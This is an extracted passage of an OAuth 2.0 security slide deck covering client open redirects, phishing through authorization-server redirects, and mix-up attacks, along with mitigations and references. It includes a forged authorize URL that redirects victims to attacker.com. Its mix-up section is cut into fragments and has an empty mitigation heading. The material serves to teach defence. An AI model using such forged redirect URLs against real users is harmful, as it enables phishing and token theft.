
Response

```
https://example-app.com/cb?code=AUTH_CODE_HERE&state=1234zyx
```



3. Client Open Redirects

Access token leak



Mitigation

- Clients MUST not expose open redirectors

Thanos (“Client”) left open redirects!






4. Phishing using user's trust in Auth Server

Phishing using user's trust in AS

- The attacker:
 - Performs a client registration with redirect URI as `https://attacker.com`
 - Prepares a forged URI like

```
https://AUTHORIZATION_SERVER/authorize?response_type=code&client_id=s6BhdRkqt3&state=xyz&redirect_uri=https%3A%2F%2Fattacker%2Ecom&scope=INVALID_SCOPE
```



- Have the victim click the forged URI
- The victim is redirected to `https://attacker.com`

Mitigation

- AS needs to take a call whether to redirect or not
- AS MAY inform user that it is about to redirect to another site



5. Mix Up

Mix Up

- An attack applicable in scenarios where client interacts with multiple Auth Servers (AS)
- One of the AS turns malicious
- Malicious AS tricks client to obtain auth code or access token (generated by other AS)

Preconditions

- Client uses same redirect URI for all AS



Mix-Up attack:

Assum


Assum


- After c
immed

- Now, t
AS issu


- The cli

- The att





Mitigation



Summary

- OAuth is used for delegating resource access to a 3rd party app
- **Access** & **Identity** tokens are used to prove **authorization** & **authentication** respectively
- Use **ACG** for **web app clients** & **ACG with PKCE** for **mobile clients**
- OAuth for Native (Mobile) Apps
- Discussed some attacks:
 1. Authorization code interception attack
 2. CSRF
 3. Client open redirects
 4. Phishing using user's trust in AS
 5. Mix-up attack



References – Things we do for security

- Diagrams of All The OpenID Connect Flows
<https://medium.com/@darutk/diagrams-of-all-the-openid-connect-flows-6968e3990660>
- OAuth 2 Simplified <https://aaronparecki.com/oauth-2-simplified>
- Auth0 docs <https://auth0.com/>
- OAuth 2.0 and Mobile Devices: Is that a token in your phone in your pocket or are you just glad to see me?
<http://www.slideshare.net/briandavidcampbell/is-that-a-token-in-your-phone-in-your-pocket-or-are-you-just-glad-to-see-me-oauth-20-and-mobile-devices>
- OpenID Connect Core 1.0 incorporating errata set 1
<https://openid.net/specs/>
- IETF docs <https://tools.ietf.org/html>
